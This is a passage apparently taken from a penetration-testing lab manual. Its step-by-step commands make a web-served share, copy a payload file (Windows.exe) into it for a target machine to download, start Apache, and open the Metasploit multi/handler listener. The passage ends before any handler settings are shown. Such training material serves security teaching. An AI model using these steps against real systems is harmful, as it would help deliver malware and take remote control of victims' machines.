
   Note: To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**


7. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** in the terminal window and press **Enter**.



8. Start the Apache server by typing **service apache2 start** and press **Enter**.




9. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



10. In Metasploit type **use exploit/multi/handler** and press **Enter**.

